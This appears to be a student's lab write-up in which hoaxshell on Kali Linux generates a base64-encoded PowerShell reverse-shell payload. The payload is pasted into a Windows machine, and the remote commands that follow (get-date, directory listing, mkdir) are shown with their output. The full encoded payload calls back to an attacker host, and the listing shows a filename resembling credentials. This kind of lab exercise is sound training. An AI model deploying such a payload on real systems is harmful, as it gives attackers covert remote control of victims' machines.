
Practical no 10

- **Exploiting with Metasploit (Kali Linux)**

Open kali linux in virtual machine
Passing the git clone url and change the directory using cd hoaxshell and then installing requirements.txt

Check th ip using ifconfig command
Copy the inet of eth0



Type following command
Python3 hoaxshell.py -s <paste your copied ip here >

Here generated the payload

Paste this payload into windows powershell

```
PS C:\Users\INDIA> powershell -e JABzAD0AJwAxADcAMgAuADEAOQAuADEAMAA2AC4AMgAyADcAOgA4ADAAOAAwACcAOwAkAGkAPQAnADUAMQA1AGYAMAAyAGUANwAtAGQAZABiADYAMwA
4AGUANAAtAGQAMAAyAGQAYgA0ADgANQAnADsAJABwAD0AJwBoAHQAdABwADoALwAvACcAOwAkAHYAPQBJAG4AdgBvAGsAZQAtAFcAZQBiAFIAZQBxAHUAZQBzAHQAIAAtAFUAcwBlAEIAYQBzAGk
AYwBQAGEAcgBzAGkAbgBnACAALQBVAHIAaQAgACQAcAAkAHMALwA1ADEANQBmADAAMgBlADcAIAAtAEgAZQBhAGQAZQByAHMAIABAAHsAIgBYAC0ANgAyADEAZAAtADcAYQAzADgAIgA9ACQAaQB
9ADsAdwBoAGkAbABlACAAKAAkAHQAcgB1AGUAKQB7ACQAYwA9ACgASQBuAHYAbwBrAGUALQBXAGUAYgBSAGUAcQB1AGUAcwB0ACAALQBVAHMAZQBCAGEAcwBpAGMAUABhAHIAcwBpAG4AZwAgAC0
AVQByAGkAIAAkAHAAJABzAC8AZABkAGIANgAzADgAZQA0ACAALQBIAGUAYQBkAGUAcgBzACAAQAB7ACIAWAAtADYAMgAxAGQALQA3AGEAMwA4ACIAPQAkAGkAfQApAC4AQwBvAG4AdABlAG4AdAA
7AGkAZgAgACgAJABjACAALQBuAGUAIAAnAE4AbwBuAGUAJwApACAAewAkAHIAPQBpAGUAeAAgACQAYwAgAC0ARQByAHIAbwByAEEAYwB0AGkAbwBuACAAUwB0AGIAcAAgAC0ARQByAHIAbwByAFY
AYQByAGkAYQBiAGwAZQAgAGUAOwAkAHIAPQBPAHUAdAAtAFMAdAByAGkAbgBnACAALQBJAG4AcAB1AHQATwBiAGoAZQBjAHQAIAAkAHIAOwAkAHQAPQBJAG4AdgBvAGsAZQAtAFcAZQBiAFIAZQB
xAHUAZQBzAHQAIAAtAFUAcgBpACAAJABwACQAcwAvAGQAMAAyAGQAYgA0ADgANQAgAC0ATQBlAHQAaABvAGQAIABQAEUAwBUACAALQBIAGUAYQBkAGUAcgBzACAAQAB7ACIAWAAtADYAMgAxAGQ
ALQA3AGEAMwA4ACIAPQAkAGkAfQAgAC0AQgBvAGQAeQAgACgAJABlACsAJAByACkAfQAgAHMAbABlAGUAcAAgADAALgA4AH0A
```

After that our powershell open in kali linux

Here we get the date

```
PS C:\Users\INDIA > get date
The term 'get' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the name, or if a path w
as included, verify that the path is correct and try again.

PS C:\Users\INDIA > get-date
Thursday, April 4, 2024 12:35:30 PM

PS C:\Users\INDIA >
```

Checking desktop there is no practical folder on desktop

```
kali@MAC24: ~/hoaxshell    Windows PowerShell

PS C:\Users\INDIA > cd Desktop
PS C:\Users\INDIA\Desktop > ls
Directory: C:\Users\INDIA\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---         3/20/2024  11:20 AM                Desktop
d-----          2/2/2024  12:20 PM                Web Development
-a----         3/26/2024   5:05 PM           2398 .RData
-a----         3/26/2024   5:05 PM          14252 .Rhistory
-a----         1/23/2024  11:18 AM           2360 Arduino IDE.lnk
-a----         1/19/2024  12:33 PM           1857 Cain.lnk
-a----         2/27/2024  10:51 AM           2710 Chrome Remote Desktop.lnk
-a----          1/2/2024   1:29 PM          10715 demo.xlsx
-a----         1/20/2024  10:37 AM           1074 Dev-C++.lnk
-a----         2/17/2023  11:13 AM       50433966 Dev-Cpp 5.11 TDM-GCC 4.9.2 Setup.exe
-a----         1/19/2024  12:45 PM             35 gautam16,dharmesh24,yuvi43,harsh123.txt
-a----         8/22/2023   8:59 AM           2212 Go To Database Home Page.lnk
-a----         1/10/2024   4:33 PM           2558 jupyter.lnk
-a----         6/20/2023   9:32 AM           2752 Microsoft Word 2010.lnk
-a----         3/26/2024  11:14 AM           2386 MongoDBCompass.lnk
-a----         3/21/2024   5:02 PM           2399 Person 1 - Chrome.lnk
-a----         2/13/2024   4:28 PM            341 practical 1
-a----         3/30/2024   4:51 PM              0 practical 7.py
-a----         1/10/2024   4:33 PM           2572 SageMath 9.0 Notebook.lnk
-a----         1/10/2024   4:33 PM           2518 SageMath 9.0.lnk
-a----         8/24/2023   8:46 AM           1443 Visual Studio Code.lnk
-a----          7/1/2023  12:16 PM           2457 WPS Office.lnk
-a----         2/29/2024   2:55 PM           2549 WPS PDF.lnk
```

Then creating one folder on desktop

Here we can see practical folder on our desktop

```
kali@MAC24: ~/hoaxshell    Windows PowerShell

PS C:\Users\INDIA\Desktop > mkdir practical
Directory: C:\Users\INDIA\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          4/4/2024  12:37 PM                practical

PS C:\Users\INDIA\Desktop > ls
Directory: C:\Users\INDIA\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---         3/20/2024  11:20 AM                Desktop
d-----          4/4/2024  12:37 PM                practical
d-----          2/2/2024  12:20 PM                Web Development
-a----         3/26/2024   5:05 PM           2398 .RData
-a----         3/26/2024   5:05 PM          14252 .Rhistory
-a----         1/23/2024  11:18 AM           2360 Arduino IDE.lnk
-a----         1/19/2024  12:33 PM           1857 Cain.lnk
-a----         2/27/2024  10:51 AM           2710 Chrome Remote Desktop.lnk
-a----          1/2/2024   1:29 PM          10715 demo.xlsx
-a----         1/20/2024  10:37 AM           1074 Dev-C++.lnk
-a----         2/17/2023  11:13 AM       50433966 Dev-Cpp 5.11 TDM-GCC 4.9.2 Setup.exe
-a----         1/19/2024  12:45 PM             35 gautam16,dharmesh24,yuvi43,harsh123.txt
-a----         8/22/2023   8:59 AM           2212 Go To Database Home Page.lnk
-a----         1/10/2024   4:33 PM           2558 jupyter.lnk
-a----         6/20/2023   9:32 AM           2752 Microsoft Word 2010.lnk
-a----         3/26/2024  11:14 AM           2386 MongoDBCompass.lnk
-a----         3/21/2024   5:02 PM           2399 Person 1 - Chrome.lnk
-a----         2/13/2024   4:28 PM            341 practical 1
-a----         3/30/2024   4:51 PM              0 practical 7.py
-a----         1/10/2024   4:33 PM           2572 SageMath 9.0 Notebook.lnk
-a----         1/10/2024   4:33 PM           2518 SageMath 9.0.lnk
```